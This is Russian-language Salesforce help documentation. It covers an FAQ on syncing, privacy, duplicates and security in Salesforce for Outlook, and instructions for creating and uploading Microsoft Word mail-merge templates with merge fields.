Личные элементы в Microsoft Outlook и Salesforce различаются по неожиданным параметрам. Перед тем как вы выберете синхронизацию личных событий, подумайте о том, как они будут отображаться для коллег в каждой из систем.

Элемент	Личный в Outlook	Отмечен как «Личный» в Salesforce
Контакты	Ваш администратор Exchange может видеть ваши контакты. Другие пользователи не видят их.	Другие пользователи Salesforce могут видеть контакты, связанные с организациями. Контакты, которые не связаны с организациями, являются личными. Их видят только администраторы Salesforce, которые могут просматривать, редактировать и создавать отчеты по контактам.
События	Ваш администратор Exchange может видеть ваши события. Другие пользователи не видят их.	Другие пользователи Salesforce могут видеть только временные интервалы, а не сами события, в отличие от администраторов Salesforce, которые могут просматривать, редактировать и создавать отчеты по событиям.
Задачи	Ваш администратор Exchange может видеть ваши задачи. Другие пользователи не видят их.	Система Salesforce не поддерживает личные задачи. Поэтому другие пользователи Salesforce могут видеть ваши задачи.

СМ. ТАКЖЕ:

- Salesforce for Outlook
- Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce

Поддерживает ли приложение Salesforce for Outlook терминальные серверы?

Нет. Приложение Salesforce for Outlook не поддерживает терминальные серверы (например, Citrix).

СМ. ТАКЖЕ:

- Salesforce for Outlook

Почему установка приложения Salesforce for Outlook прерывается в окне предварительных требований?

Используемая система может соответствовать не всем требованиям приложения Salesforce for Outlook. Убедитесь в соответствии всем требованиям и повторите установку приложения Salesforce for Outlook.

СМ. ТАКЖЕ:

- Salesforce for Outlook
- Установка и настройка приложения Salesforce for Outlook
- Salesforce for Outlook. Требования к системе

Можно ли сопоставлять настраиваемые поля, которые я синхронизирую, с Salesforce for Outlook?

Да. Приложение Salesforce for Outlook позволяет соотносить поле Salesforce с настраиваемым полем Outlook или поле Outlook с настраиваемым полем Salesforce. Ниже перечислены типы полей, доступные для соотнесения.

- Текстовые поля Outlook
- Текстовые поля Salesforce
- Некоторые поля раскрывающегося списка Salesforce

Чтобы выполнить соотнесение с настраиваемыми полями, откройте конфигурацию Outlook. Выберите значение «Настраиваемое поле...» в конце соответствующего раскрывающегося списка *«Поле Outlook»* раздела «Соотнесение полей». Введите имя поля и нажмите кнопку **«OK»**.

СМ. ТАКЖЕ:

- Задание полей Salesforce, которые будут синхронизироваться с Microsoft® Outlook®

Можно ли выполнить пакетную настройку приложения Salesforce for Outlook?

Да. Пользователь может создать и назначить конфигурацию Salesforce профилям или отдельным пользователям. Параметры конфигурации автоматически разворачиваются в приложении Outlook при настройке приложения Salesforce for Outlook.

СМ. ТАКЖЕ:

- Управление конфигурацией Salesforce for Outlook

Можно ли использовать логику фильтра в наборах данных Salesforce for Outlook?

Администраторы могут использовать логику фильтра, чтобы определить записи, которые могут синхронизировать пользователи посредством приложения Salesforce for Outlook. Для пользователей это действие недоступно.

СМ. ТАКЖЕ:

- Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce

Можно ли синхронизировать организации-лица посредством приложения Salesforce for Outlook?

Нет. Нельзя передавать организации-лица с помощью Salesforce for Outlook.

Дополнительную информацию об импорте организаций-лиц в организацию Salesforce см. в разделе «Мастер импорта данных на странице 804».

СМ. ТАКЖЕ:

Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce

Можно ли использовать приложение Salesforce for Outlook для добавления обращений?

Да. Приложение Salesforce for Outlook поддерживает добавление сообщений эл. почты в качестве обращений Salesforce.

СМ. ТАКЖЕ:

Создание обращений в ленте Outlook Ribbon с помощью Salesforce for Outlook

Настройка функции «Создать обращение» для пользователей Salesforce for Outlook

Можно ли использовать приложение Salesforce for Outlook для связывания записей Outlook с настраиваемыми объектами?

Синхронизированные события и задачи могут быть назначены нескольким разным объектам, включая настраиваемые объекты. Однако синхронизированные контакты могут быть назначены только организациям.

СМ. ТАКЖЕ:

Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce

Почему приложение Salesforce for Outlook создает повторяющиеся записи в приложении Microsoft® Outlook®?

Приложение Salesforce for Outlook может создавать повторяющиеся записи Outlook при синхронизации контактов, событий и задач по направлению из Salesforce в Outlook, если синхронизируемые элементы помечены в качестве личных или назначены категории Outlook «*Не синхронизировать с Salesforce*».

Повторяющиеся записи создаются в том случае, если элементы Salesforce содержат те же данные, что элементы Outlook, помеченные в качестве личных или назначенные категории Outlook «*Не синхронизировать с Salesforce*». Ввиду отсутствия соотнесений между данными элементами, приложение Salesforce for Outlook обрабатывает их по отдельности и создает повторяющиеся записи.

При удалении повторов рекомендуем удалять записи Outlook, помеченные в качестве личных или назначенные категории Outlook «*Не синхронизировать с Salesforce*». Данный алгоритм позволяет сохранить сведения Salesforce, которые могли быть добавлены другими пользователями.

СМ. ТАКЖЕ:

Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce

Почему приложение Salesforce for Outlook создает повторяющиеся контакты в системе Salesforce и приложении Microsoft® Outlook®?

Приложение Salesforce for Outlook может создавать повторяющиеся контакты в системе Salesforce и приложении Outlook при синхронизации записей рабочей группы, сведения которых отличаются от аналогичных собственных контактов.

Например, контакт «Елена Иванова» используется текущим пользователем и участником рабочей группы. Однако компании, указанные для данного контакта в записях, различаются. В этом случае приложение Salesforce for Outlook синхронизирует оба контакта и создает повторы в системе Salesforce и приложении Outlook.

Во избежание повторяющихся контактов, рекомендуем согласовывать используемые контактные данные с участниками рабочих групп. Контакты, содержащие устаревшие данные, должны удаляться вручную.

СМ. ТАКЖЕ:

Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce

Почему приложение Salesforce for Outlook удаляет синхронизированные записи Outlook?

Приложение Salesforce for Outlook автоматически синхронизирует собственные записи, а также записи, доступные пользователю для чтения и записи при соблюдении указанных ниже условий.

- Записи связаны с собственными организациями
- Записи связаны с организациями, принадлежащими рабочей группе с участием текущего пользователя
- Записи принадлежат участникам групп профиля синхронизации

Если запись, синхронизируемая по направлению из Outlook в Salesforce, не соответствует перечисленным выше категориям, то запись Outlook может быть удалена во время следующей синхронизации. Чтобы избежать удаления, рекомендуем назначить записи категорию Outlook «*Не синхронизировать с Salesforce*».

СМ. ТАКЖЕ:

Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce

Почему приложение Salesforce for Outlook добавляет сообщения эл. почты в неверный контакт или интерес Salesforce?

Ниже перечислены возможные причины.

Если отображаются	Приложение Salesforce for Outlook может добавить сообщения эл. почты в	Рекомендуемые действия
повторяющиеся записи на боковой панели Salesforce	Неверные записи	Объединение повторяющихся записей
несоответствующая запись на боковой панели Salesforce;	Мои неопределенные элементы	Добавление совпадающих контактов или интересов в систему Salesforce и связывание неопределенных сообщений эл. почты с новыми контактами или интересами
		удалите домен компании из поля Исключенные домены в параметрах

Если отображаются	Приложение Salesforce for Outlook может добавить сообщения эл. почты в	Рекомендуемые действия
		функции «Моя функция Email to Salesforce».

СМ. ТАКЖЕ:

Редактирование параметров эл. почты Salesforce for Outlook

Почему сообщения эл. почты не могут быть добавлены в систему Salesforce?

Если добавление сообщений эл. почты посредством приложения Salesforce for Outlook инициирует отображение сообщения об ошибке «Пользователь не поддерживает отправку сообщений эл. почты в данную службу», следовательно, используемый адрес эл. почты не авторизован в системе Salesforce.

Чтобы авторизовать адрес эл. почты в системе Salesforce, выполните указанные ниже действия.

1. Из ваших личных параметров введите «*Моя функция* `Email to Salesforce`» в поле «Быстрый поиск», затем выберите **«Моя функция Email to Salesforce»**.
2. Введите нужные адреса эл. почты в поле «Мои допустимые адреса эл. почты». Адрес эл. почты, отсутствующий в данном поле, не поддерживается системой Salesforce при добавлении сообщений эл. почты посредством приложения Salesforce for Outlook. Данное поле должно быть заполнено.

СМ. ТАКЖЕ:

Редактирование параметров эл. почты Salesforce for Outlook

Как добавить вложения эл. почты при добавлении сообщений эл. почты в систему Salesforce?

При выполнении этих требований можно включать вложения эл. почты при добавлении сообщений эл. почты в систему Salesforce.

- Включите требуемые параметры вместе с администратором.
- В системе Salesforce достаточно пространства для сохранения вложения.
- Размер файла вложения не должен превышать общих ограничений для сообщений эл. почты в Salesforce.

Сообщение эл. почты, добавляемое в систему Salesforce, добавляется как новая задача. При добавлении вложений эл. почты посредством приложений Salesforce for Outlook или Email to Salesforce вложения включаются в связанные списки «Вложения». При добавлении вложений посредством Lightning for Outlook вложения добавляются в Salesforce Files.

Ниже перечислены способы добавления вложений эл. почты в систему Salesforce, доступность которых определяется заданными параметрами организации.

Используемая функция	Компоненты, включаемые пользователем	Компоненты, включаемые администратором	Порядок добавления вложений в систему Salesforce
Lightning for Outlook	Lightning for Outlook в поддерживаемых версиях Microsoft® Outlook путем	Lightning for Outlook в меню «Настройка» Salesforce	После добавления эл. сообщения в Salesforce из приложения Lightning for

Используемая функция	Компоненты, включаемые пользователем	Компоненты, включаемые администратором	Порядок добавления вложений в систему Salesforce
	выбора параметра «Управление надстройками». Если приложение Lightning for Outlook недоступно, добавьте его из магазина Microsoft® Office.		Outlook выберите вариант добавления вложений.
Salesforce for Outlook с боковой панелью		Параметры «Боковая панель» и «Добавить сообщение эл. почты» в конфигурации Outlook	Автоматически, после добавления сообщения эл. почты в систему Salesforce на боковой панели.
		Параметры «Боковая панель», «Добавить сообщение эл. почты» и «Разрешить пользователям выбор вложений» в конфигурации Outlook	При выборе значка после добавления сообщения эл. почты в систему Salesforce на боковой панели.
Salesforce for Outlook без боковой панели	Функция `Email to Salesforce` в параметрах эл. почты, с включенным параметром «Всегда сохранять вложения эл. почты»	`Email to Salesforce` в меню «Настройка» Salesforce и активная конфигурация Outlook, включающая вас	Автоматически, после добавления сообщения эл. почты в систему Salesforce посредством кнопки «Добавить сообщения» или «Отправить и добавить» в приложении Outlook.
Email to Salesforce	Функция `Email to Salesforce` в параметрах эл. почты, с включенным параметром «Всегда сохранять вложения эл. почты»	`Email to Salesforce` в меню «Настройка» Salesforce	Автоматически, после отправки сообщения эл. почты на адрес функции Email to Salesforce.

СМ. ТАКЖЕ:

- Общие ограничения для сообщений эл. почты
- Добавление сообщений эл. почты Microsoft® Outlook® в записи Salesforce
- Настройка параметров эл. почты для Salesforce for Outlook
- Настройка функции Email to Salesforce
- Включить Email to <0>Salesforce<1> для ваших пользователей<2>

Как включить синхронизацию контактов в приложении Salesforce for Outlook?

Прежде чем синхронизировать контакты между приложением Microsoft® Outlook® и системой Salesforce, администратор должен выполнить указанные ниже действия.

- Создать конфигурацию, позволяющую пользователям синхронизировать контакты.
- Определить набор данных для этой конфигурации.

После выполнения этих двух действий пользователь должен включить возможность синхронизации контактов.

1. В личных параметрах введите строку *«Salesforce for Outlook»* в поле «Быстрый поиск» и выберите пункт **«Salesforce for Outlook»**.
2. Нажмите кнопку **«Просмотр моей конфигурации»**.
3. Установите флажок **«Контакты»** в разделе «Параметры синхронизации». Если данный флажок не может быть установлен, обратитесь к администратору с просьбой включить синхронизацию контактов.

СМ. ТАКЖЕ:

Редактирование параметров синхронизации Salesforce for Outlook

Синхронизация контактов с помощью Salesforce for Outlook

Общие сведения о наборах данных для Salesforce for Outlook

Как приложение Salesforce for Outlook защищает сообщения эл. почты?

Компания Salesforce поддерживает делегированную проверку подлинности и проверку посредством SAML для приложения Salesforce for Outlook. При использовании SAML в приложении Salesforce for Outlook требуется функция «Мой домен».

СМ. ТАКЖЕ:

Редактирование параметров эл. почты Salesforce for Outlook

Поддерживает ли компания Salesforce единую регистрацию для приложения Salesforce for Outlook?

Да. Компания Salesforce поддерживает делегированную проверку подлинности и проверку посредством SAML для приложения Salesforce for Outlook. Если приложение Salesforce for Outlook использует делегированную проверку подлинности, то вход в систему Salesforce должен быть выполнен при первом использовании приложения. При использовании SAML в приложении Salesforce for Outlook требуется функция «Мой домен».

Насколько безопасно приложение Salesforce for Outlook?

Salesforce for Outlook — это приложение .NET, устанавливаемое на компьютер пользователя и обеспечивающее безопасное подключение к системе Salesforce. А именно:

Объект	Приложение **Salesforce for Outlook** использует:
Имена пользователей и пароли	OAuth 2.0 для проверки подлинности посредством Salesforce. Имена пользователей и зашифрованные маркеры обновления OAuth хранятся в специальной области. Пароли не хранятся.
Подключения к системе Salesforce	128-разрядное шифрование SSL посредством подключения HTTPS.

Стандартные письма

Стандартные письма — процесс создания писем и других документов Microsoft® Word, адресованных лично получателю (обычно контакту или интересу). Содержание каждого документа определяется шаблоном стандартного письма. Шаблоны стандартных писем содержат переменные, называемые полями слияния и позволяющие использовать в созданном документе данные из записей Salesforce (например, имя и адрес контакта).

ВЕРСИИ

Данная функция доступна только в интерфейсе Salesforce Classic.

Доступно в версиях: **все** версии.

Важное замечание: Salesforce прекратила поддержку стандартных писем и Connect for Office после 4 марта 2017 г. Данное изменение означает, что Salesforce более не предоставляет поддержку или обслуживание при возникновении проблем с данными продуктами. Чтобы позволить торговым представителям по-прежнему работать со стандартными письмами с данными Salesforce, перейдите на функцию «Расширенные стандартные письма».

Прим.: Ниже перечислены требования к системе.

- Microsoft® Internet Explorer® 9, 10 и 11
- Microsoft Word 2003 или 2007
- Microsoft Windows Vista® (только 32-разрядная версия) — пока Salesforce поддерживает TLS 1.0.

Создание документов для отдельных стандартных писем

Чтобы создать документ Microsoft Word для отдельной записи, откройте страницу сведения записи и щелкните **«Стандартные письма»** в связанном списке «Журнал действий».

Управление шаблонами стандартных писем

Отправка отдельных документов стандартных писем

Создание документов стандартных писем с помощью полей поддерживаемых объектов.

Пакетное создание документов стандартных писем с помощью расширенных стандартных писем

СМ. ТАКЖЕ:

Пакетное создание документов стандартных писем с помощью расширенных стандартных писем

Отправка отдельных документов стандартных писем

Управление шаблонами стандартных писем

Шаблоны стандартных писем определяют содержимое стандартного письма. Шаблоны содержат переменные, называемые полями слияния и позволяющие использовать в созданном документе данные из записей (например, имя и адрес контакта).

Создание шаблонов стандартных писем в приложении Microsoft Word и их последующая загрузка в систему Salesforce выполняются администратором. Прежде чем начать работу, просмотрите разделы ниже или загрузите образцы шаблонов стандартных писем.

Рекомендации по использованию полей слияния в шаблонах стандартных писем

При использовании полей слияния в шаблонах слияния писем можно включать данные из собственных записей в шаблоны стандартных писем, созданные в Microsoft Word. Необходимо разобраться в том, как действуют поля слияния, чтобы знать, что следует ожидать после слияния документов.

Создание шаблонов стандартных писем в Salesforce Classic

Изменение существующих шаблонов стандартных писем в Salesforce Classic

Создание шаблонов стандартных писем посредством приложения Microsoft® Word

Надстройка Word для приложения Connect for Office поддерживает полный список полей слияния, доступных для вставки. Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается.

Загрузка шаблонов стандартных писем в Salesforce

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки и редактирования шаблонов стандартных писем:

- Управление общедоступными шаблонами

СМ. ТАКЖЕ:

Стандартные письма

Рекомендации по использованию полей слияния в шаблонах стандартных писем

Отправка отдельных документов стандартных писем

Рекомендации по использованию полей слияния в шаблонах стандартных писем

При использовании полей слияния в шаблонах слияния писем можно включать данные из собственных записей в шаблоны стандартных писем, созданные в Microsoft Word. Необходимо разобраться в том, как действуют поля слияния, чтобы знать, что следует ожидать после слияния документов.

ВЕРСИИ

Данная функция доступна только в интерфейсе Salesforce Classic.

Доступно в версиях: **все** версии.

Рекомендации по синтаксису и форматированию

Шаблоны стандартных писем создаются путем загрузки документов, доступных на локальном компьютере, в систему Salesforce. Данные поля слияния используют следующий синтаксис: *ОБЪЕКТ_ИМЯ_ПОЛЯ* или *ИМЯ_ПОЛЯ*. Ниже перечислены требования, предъявляемые к полям слияния для шаблонов стандартных писем.

- Уникальность
- Использование только букв, чисел и символов подчеркивания (_)
- Длина не более 40 символов

Например: `AccountNumber`. Чтобы гарантировать использование правильного синтаксиса, вставьте поля слияния в шаблон стандартных писем с помощью приложения Connect for Office.

Совместимость полей слияния

- Можно использовать настраиваемые поля «Контакт» или «Интерес» для слияния, но только для документов, формируемых с применением объекта этого поля. Например, настраиваемое поле интересов можно использовать только для шаблонов контактов.
- Поля слияния для продуктов возможностей доступны только тем организациям, для которых включены продукты.
- Поля слияния для процесса утверждения могут использоваться в шаблонах электронной почты, но не в шаблонах стандартных писем.
- Поля слияния для кампаний и участников кампаний не могут использоваться в шаблонах стандартных писем.

Создание шаблонов стандартных писем в Salesforce Classic

1. Откройте пустой документ в приложении Microsoft® Word 2007.
2. Чтобы составить документ в соответствии с текущими требованиями, воспользуйтесь функциями приложения Microsoft Word.
3. Определите текстовые или информационные переменные, которые будут меняться при каждом использовании шаблона. Например, в приветствии «Здравствуйте, Александр!» переменной является слово «Александр», так как именно эта часть приветствия изменяется в случае отправки сообщения эл. почты другому пользователю.
4. Замените все переменные соответствующими полями слияния Salesforce.

   Важное замечание: Все метки полей слияния должны быть уникальными.

   a. Установите курсор в нужную область документа.
   b. В версии Word 2007 нажмите кнопку **«Экспресс-блоки»** в группе «Текст» на вкладке «Вставка» и выберите пункт **«Поле»**.
   c. Выберите пункт **«Слияние»** в раскрывающемся списке «Категории».
   d. Выберите значение **MergeField** в поле «Поля».
   e. Вручную введите имя допустимого поля слияния (например, `Opportunity_LineItem_ProductName`) в области «Имя поля» раздела «Свойства поля». Для создания полного списка стандартных и настраиваемых полей, доступных в организациях Salesforce, ознакомьтесь со статьей Выбор имен полей записи для стандартных писем.
   f. Нажмите кнопку **«OK»**.

   Прим.: Чтобы создать полный список продуктов, связанных с возможностью, вставьте поле слияния `Opportunity_LineItem_Start` в нужную область документа. Затем вставьте все поля слияния, которые должны быть добавлены для каждого продукта возможности. Чтобы обозначить конец списка, вставьте поле слияния `Opportunity_LineItem_End`.

5. Сохраните документ Word.
6. Перейдите к разделу «Загрузка шаблонов стандартных писем в Salesforce» на странице 2403.

Совет: Примите во внимание указанные ниже рекомендации.

- Шаблоны стандартных писем не должны иметь свойство «защищенный» или «ограниченный доступ» в Microsoft Word. Дополнительную информацию о защищенных документах Word см. в интерактивной справке приложения Word. (Чтобы открыть справку, нажмите клавишу F1.)

ВЕРСИИ

Данная функция доступна только в интерфейсе Salesforce Classic.

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки и редактирования шаблонов стандартных писем:

- Управление общедоступными шаблонами

- Шаблоны стандартных писем не должны быть связаны с внешними источниками данных (например, таблицами Excel или базами данных Access). Дополнительную информацию о преобразовании документов стандартных писем в стандартные документы Word см. в интерактивной справке приложения Word.

СМ. ТАКЖЕ:

Управление шаблонами стандартных писем

Стандартные письма

Изменение существующих шаблонов стандартных писем в Salesforce Classic

ВЕРСИИ

Данная функция доступна только в интерфейсе Salesforce Classic.

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки и редактирования шаблонов стандартных писем:

- Управление общедоступными шаблонами

1. Загрузите образцы шаблонов стандартных писем и извлеките архивные файлы в нужный каталог на жестком диске.
2. Просмотрите инструкции в файле `salesforce_mailmerge_templates_howto.doc`.
3. Откройте нужный образец шаблона в приложении Microsoft Word.
4. Сохраните копию образца шаблона на рабочем столе компьютера или в любой другой папке. В Word 2007 нажмите кнопку Office и выберите пункт **«Сохранить как»**, затем введите имя файла и выберите целевую папку.
5. При необходимости настройте текст и форматирование шаблона.
6. Чтобы просмотреть коды скрытых полей, нажмите клавиши ALT + F9.

   При этом каждое поле стандартного письма отображается в фигурных скобках. Например: `{MERGEFIELD Contact_FullName \* MERGEFORMAT}`
7. При необходимости измените или добавьте поля слияния.
   a. Установите курсор в нужную область документа.
   b. В версии Word 2007 нажмите кнопку **«Экспресс-блоки»** в группе «Текст» на вкладке «Вставка» и выберите пункт **«Поле»**.
   c. Выберите пункт **«Слияние»** в раскрывающемся списке «Категории».
   d. Выберите значение **MergeField** в поле «Поля».
   e. Вручную введите имя допустимого поля слияния (например, `Opportunity_LineItem_ProductName`) в области «Имя поля» раздела «Свойства поля». Для создания полного списка стандартных и настраиваемых полей, доступных в организациях Salesforce, ознакомьтесь со статьей Выбор имен полей записи для стандартных писем.
   f. Нажмите кнопку **«OK»**.

   Прим.: Чтобы создать полный список продуктов, связанных с возможностью, вставьте поле слияния `Opportunity_LineItem_Start` в нужную область документа. Затем вставьте все поля слияния, которые должны быть добавлены для каждого продукта возможности. Чтобы обозначить конец списка, вставьте поле слияния `Opportunity_LineItem_End`.
8. Сохраните документ Word.
9. Перейдите к разделу «Загрузка шаблонов стандартных писем в Salesforce» на странице 2403.

Совет: Примите во внимание указанные ниже рекомендации.

- Шаблоны стандартных писем не должны иметь свойство «защищенный» или «ограниченный доступ» в Microsoft Word. Дополнительную информацию о защищенных документах Word см. в интерактивной справке приложения Word. (Чтобы открыть справку, нажмите клавишу F1.)
- Шаблоны стандартных писем не должны быть связаны с внешними источниками данных (например, таблицами Excel или базами данных Access). Дополнительную информацию о преобразовании документов стандартных писем в стандартные документы Word см. в интерактивной справке приложения Word.

СМ. ТАКЖЕ:

Управление шаблонами стандартных писем

Рекомендации по использованию полей слияния в шаблонах электронной почты

Стандартные письма

Создание шаблонов стандартных писем посредством приложения Microsoft® Word

Надстройка Word для приложения Connect for Office поддерживает полный список полей слияния, доступных для вставки. Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

Важное замечание: Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается. Это изменение означает отсутствие гарантии того, что приложение Connect for Office сможет установить соединение между Salesforce и Microsoft® Word или Excel. Даже если торговым представителям удастся подключиться, Salesforce больше не предоставляет поддержку или обслуживание при возникновении проблем.

Важное замечание: Все метки полей слияния должны быть уникальными.

1. Откройте приложение Microsoft Word.
2.

Приложение	Действия
Word 2003 или более ранней версии	Выберите пункт **«Вход»** в раскрывающемся меню **«Salesforce»** на панели инструментов.
Word 2007	Откройте вкладку ленты «salesforce.com», щелкните раскрывающееся меню **«Поля слияния»** и выберите пункт **«Вход»**.

3. Введите имя пользователя и пароль Salesforce.
4. Нажмите кнопку **«Вход»**.

   Прим.: Раскрывающаяся кнопка не поддерживает команду **«Вход»** после успешного входа и при наличии активного сеанса. Чтобы выполнить выход, щелкните **«Выход»**.

5. Создайте шаблон стандартного письма на основе текущего или пустого документа Word.
6. Установите курсор в нужную область документа. Чтобы заменить текущее поле слияния, выберите целое поле слияния в шаблоне. Поля стандартного письма должны быть уникальными.

7. При использовании приложения Word 2003 или более ранней версии выберите пункт **«Вставить поле слияния»** в раскрывающемся меню **«Salesforce»**. При использовании приложения Word 2007 щелкните раскрывающееся меню **«Поля слияния»** на вкладке ленты «salesforce.com» и выберите пункт **«Вставить поле слияния»**.
8. Выберите тип поля и нужное поле слияния в диалоговом окне «Вставить поля слияния». Дополнительную информацию об использовании продуктов в системе Salesforce см. в подразделе «Добавление данных продукта возможности в шаблоны стандартных писем» на странице 2402.
9. Чтобы добавить поле слияния в нужную область документа Word, щелкните **«Вставить»**.
10. При необходимости вставьте дополнительные поля слияния.
11. После создания шаблона стандартных писем загрузите его в систему Salesforce через меню настроек. Для этого введите строку *«Шаблоны стандартных писем»* в поле «Быстрый поиск», затем выберите пункт **«Шаблоны стандартных писем»**.

Добавление данных продукта возможности в шаблоны стандартных писем

Доступно в версиях: Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition. Чтобы добавить данные продукта возможности в шаблон стандартного письма, выберите значение «Поля элемента строки возможности» в диалоговом окне «Вставить поля слияния», а затем выберите нужные поля. Данное действие вставляет таблицу, содержащую выбранные поля слияния и специальные поля начала и окончания. (При необходимости загрузите образцы стандартных шаблонов, содержащие таблицу данных продукта возможности.) Данная таблица может быть изменена, но поле слияния `Opportunity_LineItem_Start` должно предшествовать всем полям слияния продукта возможности, а поле слияния `Opportunity_LineItem_End` должно следовать за всеми полями слияния продукта возможности. Данные поля начала и окончания позволяют системе Salesforce отображать все продукты возможности.

Чтобы вставить поля слияния продукта в таблицу полей слияния продукта возможности без использования надстройки Word от компании Salesforce, выполните указанные ниже действия.

1. Установите курсор в нужную область документа Word.
2. В приложении Word 2003 или более ранней версии выберите пункт **«Вставка»** в строке меню Word, а затем выберите пункт **«Поле»**. В версии Word 2007 нажмите кнопку **«Экспресс-блоки»** в группе «Текст» на вкладке «Вставка» и выберите пункт **«Поле»**.
3. Выберите пункт **«Слияние»** в раскрывающемся списке «Категории».
4. Выберите значение **MergeField** в поле «Поля».
5. Вручную введите имя допустимого поля слияния (например, `Opportunity_LineItem_ProductName`) в области «Имя поля» раздела «Свойства поля».
6. Нажмите кнопку **«OK»**.

СМ. ТАКЖЕ:

Установка приложения Connect for Office

Загрузка шаблонов стандартных писем в Salesforce

Чтобы предоставить доступ к готовым шаблонам стандартных писем Microsoft Word, администраторы или пользователи с полномочием «Управление общедоступными шаблонами» должны загрузить шаблоны в систему Salesforce.

1. В Salesforce в разделе «Настройка» введите *«Шаблоны стандартных писем»* в поле «Быстрый поиск», затем выберите **«Шаблоны стандартных писем»**.
2. Нажмите кнопку **«Создать шаблон»**.
3. Введите имя и описание шаблона. Данные сведения помогут пользователям выбрать правильный шаблон при создании документов стандартных писем.

   Если организация использует расширенные стандартные письма, выберите соответствующий тип документа: «Документ», «Наклейка» или «Конверт».
4. Чтобы выбрать шаблон стандартного письма Word, нажмите кнопку **«Обзор»**.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Данная функция доступна только в интерфейсе Salesforce Classic.

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки и редактирования шаблонов стандартных писем:

- Управление общедоступными шаблонами

СМ. ТАКЖЕ:

Управление шаблонами стандартных писем

Формирование писем электронной почты из записей

Стандартные письма

Отправка отдельных документов стандартных писем

Создание документов стандартных писем с помощью полей поддерживаемых объектов.

Важное замечание: Salesforce прекратила поддержку стандартных писем и Connect for Office после 4 марта 2017 г. Данное изменение означает, что Salesforce более не предоставляет поддержку или обслуживание при возникновении проблем с данными продуктами. Чтобы позволить торговым представителям по-прежнему работать со стандартными письмами с данными Salesforce, перейдите на функцию «Расширенные стандартные письма».

ВЕРСИИ

Данная функция доступна только в интерфейсе Salesforce Classic.

Доступно в версиях: **все** версии.

1. Нажмите кнопку **«Стандартные письма»** в связанном списке «Журнал действий» соответствующей записи. Данная функция поддерживается организациями, контактами, интересами, обращениями, возможностями и настраиваемыми объектами.
2. Чтобы выбрать запись, которая должна использоваться в качестве источника данных, воспользуйтесь функцией поиска.
3. Выберите шаблон стандартного письма.
4. Нажмите кнопку **«Создать»**.

   Если настраиваемый объект связан с возможностями посредством взаимосвязи «Основная — подробная», то основной контакт возможности выбирается по умолчанию.
5. Затем система Salesforce создает документ.
   - Если организация использует функцию «Стандартные письма», то приложение Word открывает созданный документ. Чтобы сохранить отображаемый документ на жесткий диск, выберите пункт **«Сохранить как»** в меню **«Файл»**.

- Если организация использует функцию «Расширенные стандартные письма», а размер запроса превышает установленное ограничение, то система отображает предупреждение о необходимости выбора шаблона меньшего размера. При использовании функции «Расширенные стандартные письма» кнопка **«Создать»** не открывает приложение Word. Взамен, система Salesforce отправляет сообщение эл. почты, содержащее созданный документ Word в виде вложения или ссылку на данный документ на вкладке «Документы».

6. Чтобы зарегистрировать действие для стандартного письма, введите сведения о задаче и при необходимости создайте дополнительную задачу.

   По умолчанию поле задачи стандартного письма «Тема» содержит имя шаблона стандартного письма, а задача отображается в виде выполненного действия в связанном списке «Журнал действий». Объединенный документ не хранится с задачей.

7. Распечатайте и отправьте документ по почте или в виде вложения электронной почты.

Рекомендации по использованию стандартных писем

Функция «Расширенные стандартные письма» поддерживает следующие дополнительные среды: веб-обозреватель Mozilla Firefox и операционная система Apple Mac. Более того, данная функция не требует установки элемента управления ActiveX.

Расширенные стандартные письма совместимы с Microsoft Word 2007.

- Расширенные стандартные письма не поддерживают шаблоны, сохраненные в форматах файлов `.dotx`.
- Документы стандартных писем предоставляют доступ только к полям, доступным посредством макета страницы и параметров безопасности.
- Функции «Расширенные стандартные письма» не поддерживают форматирование полей типа «Область обогащенного текста».
- Использование стандартных писем на странице сведений о записи автоматически инициирует выполнение стандартных бизнес-правил и правил проверки, заданных для данной записи. Данные правила не выполняются при использовании расширенных стандартных писем.
- Ниже перечислены ограничения, установленные для функции «Расширенные стандартные письма».
  - 1 000 записей
  - Общий размер выбранных шаблонов стандартных писем не может превышать 1 Мб.
  - При пакетном создании стандартных писем общий размер выбранных шаблонов стандартных писем, умноженный на количество выбранных записей, не может превышать 50 Мб.
- При предварительном просмотре документа стандартного письма отображается только шаблон. Режим предварительного просмотра не поддерживает заполнение полей слияния данными пользователя ввиду отсутствия доступных сведений о записи.

СМ. ТАКЖЕ:

Стандартные письма

Пакетное создание документов стандартных писем с помощью расширенных стандартных писем

Пакетное создание документов стандартных писем с помощью расширенных стандартных писем

Прим.: Функция «Расширенные стандартные письма» позволяет создавать документы стандартных писем. Доступ к функции «Расширенные стандартные письма» предоставляется только по запросу. Если вас интересует данная функция, обратитесь в службу поддержки Salesforce.

Кроме того, функция «Расширенные стандартные письма» доступна пользователям только после активации администратором.

ВЕРСИИ

Данная функция доступна только в интерфейсе Salesforce Classic.

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного создания документов стандартных писем:

- Управление общедоступными документами

Функция «Расширенные стандартные письма» позволяет одновременно создавать документы Microsoft® Word (например, стандартные письма с конвертами и метками адреса) для разных записей.

1. Откройте вкладку «Организации», «Контакты» или «Интересы». В настоящее время другие типы записей не поддерживаются.
2. Чтобы запустить мастер пакетного создания стандартных писем, щелкните ссылку **«Пакетное создание стандартных писем»** в разделе «Инструменты».
3. Выберите соответствующее списковое представление в раскрывающемся списке «Просмотр».
